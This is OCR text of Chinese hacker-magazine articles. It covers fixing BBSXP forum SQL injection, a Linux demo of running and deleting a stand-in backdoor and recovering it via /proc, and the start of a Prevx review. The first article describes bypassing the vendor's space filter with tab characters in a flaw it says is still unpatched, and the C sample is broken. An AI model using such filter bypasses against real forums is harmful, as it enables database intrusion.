


图19

漏洞的修补：

1. blog.asp中的id是数字型的，就利用HTMLEncode过滤，改为id=cint(Request("id"))。

2. manage.asp中的也是一样，将moveid在使用前加上一句moveid=cint(Request("moveid"))。


3. usertop.asp中因为不可能使用单引号将其引起来，那么就考虑修改setup.asp中的HTMLEncode函数，增加过滤其他关键字或者直接限制长度。

其实，现在最新的BBSXP已经做了所谓的“修补”了。为什么说是所谓的呢？有兴趣的朋友们可以打开看一看，blog.asp中的id依然是使用HTMLEncode函数过滤的，manage.asp中的moveid依然是没有经过任何过滤，那么他是怎么修补的呢？仔细对比源码就知道了，在setup.asp中，yuzi对HTMLEncode函数增加了对空格的过滤。这样如果读者朋友按照上面的SQL语句进行实验的话，就会出错，可是，我们知道，在SQL语句中，一个语句之见的间隔符不只有空格而已，回车或者制表符等都可以。小z在工具里使用的就是'\t'，将前文的语句中的空格全部替换为%09（制表符的ASC码为9），轻松搞定~！原先那个showforum.asp也是一样哦~原理不再罗嗦了，并且也补充整合到工具里了。截至完稿时，BBSXP还没有做出更新的补丁~（原因很简单，因为我还没来得及告诉yuzi啊，哈哈~~）

写在文末

本人在测试这个漏洞的时候，发现由于前段时间BBSXP补丁动作比较慢，结果网上一阵血雨腥风，不少论坛被挂上木马，甚至有些论坛连数据都被删光了。叫人看了心里好不伤感，这些人心里是怎么想的实在是搞不明白，把人家数据删光了对他有什么好处。记得X以前曾经说过，黑客技术是一把双刃剑，我们X的读者要时刻提醒自己应该正确的使用这把剑！

（本文所涉及的bbsxp综合利用和BBSXP官方入侵手记动画光盘中有收录。）



Linux黑客后门较量

——从入侵角度看问题

姜超

喜欢Linux的朋友一定对Linux的安全很感兴趣吧，以前我给大家写过很多关于Linux安全配置方面的文章，这次我就来介绍Linux下中级后门制作和解决的方法，我将会打破传统的黑客教学文章，一味的从检测开始写起，这次我会把整个操作既当成入侵又当成检测，这样大家可以学到两方面的知识。

测试环境 Vmware 5
操作系统 RHEL4

中级后门的简单制作：

假如我们已经入侵到一台Linux的服务器，我们也已经把后门放到他机器上了，现在要做的就是把后门隐藏得越隐秘越好。大家注意：我做的可不是N年前大家总抄来抄去的如何在passwd里增加个root账号，或者什么Login这么菜的后门，这里演示的是比上述的后门更高级更有技术价值的后门。因为我这是一次模拟入侵，所以就不用真正的后门了，这里我自己写一个程序就当后门，（虽然是默认程序，但真实性跟真正入侵没有区别）。

首先我为了方便，就在“/”下建立一个test.c的文件（这个就是我做的后门文件）：

```
[root@route /]# vi test.c
#include<unistd.h>
int main()

    for(;;)
      sleep (60);
```

学过C的朋友一定知道我这个程序的意思吧，这个程序就是一旦执行，如果没有人去停掉它的话，它是永远不会停的。因为后门一旦执行，如果没有外界关闭它，它也是不会停的。好了，现在我来编译它，好让它执行：

```
[root@route /]# gcc -o test test.c
```

如果没有出现编译错误，我们就可以执行了。记住：这里要对后门进行后台运行，“＃”是把程序调到后台的意思！

```
[root@route /]# ./test &
[1] 4520
```

Ok，程序已经在后台运行，我们输入jobs看看：

```
[root@route /]# jobs
[1]+  Running      ./test &
```

现在我们就把这个可执行文件删除。大家也许在这里会惊讶——“什么”？我们的后门刚运行起来，你怎么就要删除它啊？呵呵，其实不然，在Linux下，我们可以删除任意正在运行的程序，这跟Windows有很大的区别。

```
[root@route /]# rm test
rm  '是否删除一般文件'?y
```

好了，我们已经成功的将后门文件test删除了，现在我们看看进程里显示什么（如图1）？

```
[root@route /]# ps  - aux
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
...............................................................
root      3345  0.0  2.0  4128 1200 ?        Ss   08:40   0:00 login --
root
root      3346  0.0  2.5  6120 1444 tty1     Ss+  08:40   0:00 -bash
named     4323  0.0  5.5 37976 3156 ?        Ssl  13:47   0:00
/usr/sbin/named -
root      4380  0.0  3.7  6832 2128 ?        Ss   13:56   0:00 sshd: test
[priv]
test      4382  0.1  3.8  7004 2204 ?        S    13:56   0:03 sshd:
test@pts/1
test      4383  0.0  2.4  6932 1388 pts/1    Ss+  13:56   0:00 -bash
root      4452  0.1  3.8  7888 2212 ?        Ss   14:25   0:01 sshd:
root@pts/0
root      4454  0.0  2.5  6468 1452 pts/0    Ss   14:25   0:00 -bash
root      4520  0.0  0.4  2700  240 pts/0    S    14:37   0:00 ./test
root      4521  0.0  1.3  3424  776 pts/0    R+   14:37   0:00 ps - aux
```

图 1

看到倒数第2行了吧，test进程仍在进程表里，这进一步说明了，删除正在执行的程序，并不干扰程序的运行。如果大家想让Ps命令也看不到test进程，那么就需要用一个ps命令的后门来覆盖真正的ps了，不过这里我就不讲如何做ps后门了，还以为我这次主要是讲如何查找已经删除后门程序的后门。

目前，我们整个安装后门的过程就说完了，很简单吧，就几个步骤就可以搞定，好了，下面我就换个角色，我来充当一般的管理员，看看经验不足的管理员是怎么解决这个问题的？

普通管理员的解决方法：

这里我假如是个经验不足的Linux系统管理员，我会先用Ps列出所有进程，然后找到可疑进程，现在我发现可疑进程了：

```
root 4520 0.0 0.4 2700 240 pts/0 S 14:37 0:00 ./test
```

它的PID号为4520，那么我就用lsof命令来看看这个进程所有有关的信息（如图2）。

```
[root@route /]# lsof -p 4520
COMMAND  PID USER   FD   TYPE DEVICE    SIZE    NODE NAME
test    4520 root  cwd    DIR    8,5    4096       2 /
test    4520 root  rtd    DIR    8,5    4096       2 /
test    4520 root  txt    REG    8,5    4717      13 /test (deleted)
test    4520 root  mem    REG    8,5  102447 4661518 /lib/ld-2.3.4.so
test    4520 root  mem    REG    8,5 1454835 4661519 /lib/tls/libc-2.3.4.so
test    4520 root   0u    CHR  136,0                2 /dev/pts/0
test    4520 root   1u    CHR  136,0                2 /dev/pts/0
test    4520 root   2u    CHR  136,0                2 /dev/pts/0
```

图 2

这里就是跟test程序有关的所信息，请大家注意这行 **test 4520 root txt REG 8,5 4717 13 /test (deleted)**，看到了吧，这说明这个程序是在“/”下被执行的，被执行的程序叫test，但是后门有个（deleted），呵呵，这是怎么回事呢？因为我们前面已经把这个test删除掉了啊，所以现实已经删除了，现在我切换到“/”下，看看文件：

```
[root@route /]# cd /
[root@route /]# ls test
ls: test: 没有那个文件或目录
```

```
[root@route /]# ls -al test
ls: test: 没有那个文件或目录
```

看到了吧，查看也根本查看不到这个 test，如果再对这个 **ps** 或者 **top** 命令做点手脚，普通管理员连发现都发现不了，对于普通没经验的管理员来说，能做的只能是是用 kill 来杀掉这个 test 的进程了，但是我很不甘心，我不知道这到底是个什么后门，我不知道它对我系统做了什么程度的危害，我就不能去分析这个后门了。所以只能干瞪眼，心里还怕有后患。大家看到了没经验的管理员如何处理这个后门的方法后，现在我来让大家看看高级有经验的 Linux 管理员是如何解决这个问题的。

高级管理员的解决方法：

现在我是一个高级 Linux 管理员了，我开始做的步骤跟上面的普通管理员做的都一样，但是执行 **lsof -p 4520**，发现 /test 被删除后，这就使我的疑心更大了，我更加确定这一定是个后门，但是目前已经被删除了，我查找也查找不到了，怎么办？没关系，最关键的是这个进程还没有断，我们可以根据这个进程来找到最终的凶手，大家都知道这个 test 进程是 4520 了吧，现在我们就：

[root@route 4520]# cd /proc/

大家这里会问为什么要切换到/proc 目录来啊？这个目录是干什么的啊？

/proc：这个目录是一个虚拟的目录，它是系统内存的映射，我们可以通过直接访问这个目录来获取系统信息。也就是说，这个目录的内容不在硬盘上而是在内存里，呵呵，大家现在该明白了吧，虽然黑客已经把程序删除了，但是这个程序还在内存里继续执行着，所以我们完全可能从内存里把它原封不动的拽出来（如图 3）。

```
[root@route proc]# ls
1       1818  1995  2063  2311  3345  4452  asound      diskstats    ide         kmsg
mounts        self              tty
1059    1848  2     2080  2354  3346  4454  buddyinfo   dma          interrupts  loadavg  mpt
        slabinfo        uptime
106     19    20    2089  29    4     4520  bus         driver       iomem-      locks    mtrr
        stat            version
1332    190   2004  2101  3     4323  4533  cmdline     execdomains  ioports     mdstat   net
        swaps           vmstat
1333    1912  2031  2109  30    4380  5     cpuinfo     fb           irq         meminfo
partitions    sys
177     1921  2032  2110  31    4382  632   crypto      filesystems  kallsyms    misc     pci
        sysrq-trigger
1799    1982  2041  2111  32    4383  acpi  devices     fs           kcore       modules  scsi
        sysvipc
```

图 3


大家看到左半部分是一队数字的目录吧，也许你们会问这写都是什么目录？我来告诉大家，它们就是 **ps -aux** 看到所有 PID 的进程文件夹，从这里面我可以找到我想要找到的东西，好了，进到 test 进程的目录吧。

```
[root@route proc]# cd 4520/
[root@route 4520]# ls
attr  auxv  cmdline  cwd  environ  exe  fd  maps
mem  mounts  root  stat  statm  status  task  wchan
```

大家发现一个名为 exe 的文件了吗？聪明的朋友会问到，难道这个就是已经被删除的 test？没错，这个就是内存里的 test，我们如果要分析它，可以把它拷贝到别的目录下进行研究，这里我拷贝到 /tmp 临时文件下。

```
[root@route 4520]# cp exe /tmp
[root@route 4520]# cd /tmp
[root@route tmp]# ls
exe
```

好了，现在 /tmp 下的 exe 文件就是被删除的 test 了。整个入侵检测流程我就演示完了，我已经把黑客删除的文件又原封不动的还原了，当然，这个后门对于高手来说还是比较菜的，但是这足以对付普通管理员了，如果要做成高手级的后门，其实也不难，只需要在他系统上做个 rootkit 就可以，会操作的朋友都会，不过这个后门大家一般都是用别人写的程序来做的，对自己来说锻炼不出什么，下次我会给大家带来更高级的 Linux 后门讲座，希望大家能欣赏。


安全第一

网络安全高手——Prevx Home



孤侠

网络安全始终是一个引人注意的话题。随着安全意识的增强，很多朋友开始使用各种安全措施，以保护自己的电脑和数据不受非法侵害。但是传统的杀毒软件和防火墙都存在不足之处，比如：杀毒软件对病毒库中不存在的新病毒不能有效查杀甚至无法觉察，这就是升级前的“盲区”；一般的防火墙软件偏重于对特定端口的封锁，对抗未知的网络侵害方式能力有限。另外，二者对付恶性间谍软件都力不从心，笔者最近就碰到过多款著名杀毒软件无法清除某种恶意程序的情况，即使它们的病毒库都是最新的。

